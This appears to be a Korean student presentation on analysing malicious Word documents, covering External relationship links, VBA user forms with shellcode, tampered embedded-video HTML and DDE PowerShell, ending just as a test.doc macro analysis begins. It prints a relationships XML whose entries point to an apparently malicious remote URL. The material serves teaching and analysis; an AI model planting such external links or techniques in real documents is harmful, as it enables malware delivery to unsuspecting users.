




악성 문서 분석

IT정보공학과 김아은



INDEX


- 
- 
- 문서형 악성코드
 - VBA 매크로
 - 악성문서 분석
- 

문서형 악성코드

- 전자문서 형태로 위장해 악의적인 행위를 하는 소프트웨어
- 전자문서는 일상생활 및 사무 환경에서 PC를 자주 사용하는 현대인들에게 필요한 전자도구이기 때문에, 악의적인 공격자는 이러한 환경 및 매개체를 악용하여 개인정보 탈취, 파일 암호화 등 악성 행위를 하는 것



문서형 악성코드



바이러스토탈에서 유입된 악성코드의 파일 유형 통계(2021.05)

PDF(2위), MS Office(18, 21, 25, 28위)




악성 Word 문서 만드는 방법

- 1) VBA 매크로 이용 - External 연결, 사용자 정의 폼
- 2) 비디오 삽입 기능
- 3) DDE → 파워셸



악성 Word 문서 만드는 방법

1) VBA 매크로 이용 - ①External 연결




- 문서 내부 XML에 External로 정의된 외부 URL로 연결하여 추가 문서 파일을 다운로드 받게 하며 동작
- 악성 External 연결과 VBA 매크로를 동시에 사용



악성 Word 문서 만드는 방법

1) VBA 매크로 이용 - ①External 연결



test1\word_rels\document.xml.rels

- 파일 내의 관계(fontTable, setting 등)와 리소스를 매핑하는 xml 파일로, 웹 링크가 포함될 경우에도 링크가 이 파일에 작성됨
- Target으로 연결을 시도

External 공격 예시 (XML 코드 일부)

Target="hxxp://www.anpcb.co.kr/plugin/sns/facebook/src/update/normal.dotm?q=6" **TargetMode**="External"/>



악성 Word 문서 만드는 방법

1) VBA 매크로 이용 - ①External 연결

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rld8" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/>
<Relationship Id="rld3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/>
<Relationship Id="rld7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="http://ftcpark59.getenjoyment.net/1703/blank.php?v=sakim" TargetMode="External"/>
<Relationship Id="rld2" Type="http://schemas.microsoft.com/office/2006/relationships/keyMapCustomizations" Target="customizations.xml"/>
<Relationship Id="rld1" Type="http://schemas.microsoft.com/office/2006/relationships/vbaProject" Target="settings.yml"/>
<Relationship Id="rld6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target="http://ftcpark59.getenjoyment.net/1703/blank.php?v=sakim" TargetMode="External"/>
<Relationship Id="rld5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings"
Target="webSettings.xml"/>
<Relationship Id="rld4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/>
<Relationship Id="rld9" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme"
Target="theme/theme1.xml"/></Relationships>
```

- target 주소만 악성 url을 이용하기 때문에, 파일 바이너리만으로는 백신이 word문서 자체를 악성파일로 판단하기 어려움



악성 Word 문서 만드는 방법

1) VBA 매크로 이용 - ②사용자 정의 폼

- 사용자 정의 폼 내부 암호화된 셸코드(Shellcode)와 내부에 숨겨진 악성 실행 파일을 통해 정상 프로세스에 인젝션(Injection)하여 악성 행위를 수행한다.
- 사용자 정의 폼 : 체크박스, 라디오버튼, 텍스트박스 등과 같이 사용자가 직접 작성하는 컨트롤들



악성 Word 문서 만드는 방법

2) 비디오 삽입 기능


- 공격자가 정상적인 비디오를 삽입한 후 관련된 설정을 마음대로 수정할 수 있다는 점과 워드에서 수정사항의 악성 여부를 확인하지 않는다는 점을 악용한 방법
- 이 취약점은 콘텐츠 사용 허가 없이 삽입된 비디오를 실행시키는 것만으로도 동작할 수 있다.
- 영향을 받는 버전 : Microsoft Office 2016, Microsoft Office 2013



악성 Word 문서 만드는 방법

2) 비디오 삽입 기능


① 문서에 정상 비디오를 삽입



악성 Word 문서 만드는 방법

2) 비디오 삽입 기능

② 공격자는 워드 문서 내부의 비디오 설정과 관련된 XML 파일을 수정하여 악성코드 삽입



Embedded_Test\word\document.xml

- 문서의 본문 정보를 담은 xml 문서
- 삽입된 비디오와 관련된 설정은 "embeddedHtml"태그에서 확인 가능

```
<wp15:webVideoPr
xmlns:wp15="http://schemas.microsoft.com/office/word/2012/wordprocessingDrawing"
embeddedHtml="&lt;iframe width="200" height="113"
src="https://www.youtube.com/embed/37Pg00Q5pFo?feature=oembed"
frameborder="0" allow="accelerometer; autoplay; clipboard-write;
encrypted-media; gyroscope; picture-in-picture" allowfullscreen="";
sandbox="allow-scripts allow-same-origin allow-popups">&lt;/iframe&gt;" h="113"
w="200"/>
```

악성 Word 문서 만드는 방법

2) 비디오 삽입 기능

- ③ 다른 사용자가 수정된 비디오를 클릭하면, 공격자가 심어 놓은 악성코드가 아무런 경고 메시지도 없이 작동



악성 Word 문서 만드는 방법


3) DDE 파워셸

- DDE(Dynamic Data Exchange)는 사용자의 편의를 위해 Windows 운영체제에서 응용 프로그램 간 데이터 전송을 위해 사용되는 기능이다.
 - 다른 프로세스를 실행시킬 수 있어 인터넷을 통해 악성파일이 다운받히거나 실행되는 위험이 존재한다.
 - 파워셸 스크립트를 실행해서 악성코드 감염
- ➔ DDE 기능 이용해 웹 리소스에 접근한 뒤 악성파일 추가로 다운로드 받아 원격제어 백도어와 정보유출 목적 실행 파일 다운로드하는 파일




악성 Word 문서 만드는 방법

3) DDE 파워셀




악성 Word 문서 만드는 방법

3) DDE 파워셀



악성 Word 문서 만드는 방법

3) DDE 파워셀




악성 문서 분석



악성 문서 분석

1) test.doc 파일 실행

- 매크로가 있어서 '콘텐츠 사용' 버튼이 활성화되어있고, 본문에 있는 사진에서도 콘텐츠 사용을 허용하라고 함
- 워드파일의 매크로 코드를 보려면 매크로를 한 번 이상 실행한 상태여야 함




악성 문서 분석

1) test.doc 파일 실행

- 상단의 보기-매크로로 들어와보면, 문서에 있는 매크로 코드를 확인할 수 있었다.

(Project(Test) - Microsoft Word Object - ThisDocument)



악성 문서 분석

2) macro → 운영체제 확인

```
1 Private Sub Document_Open()  
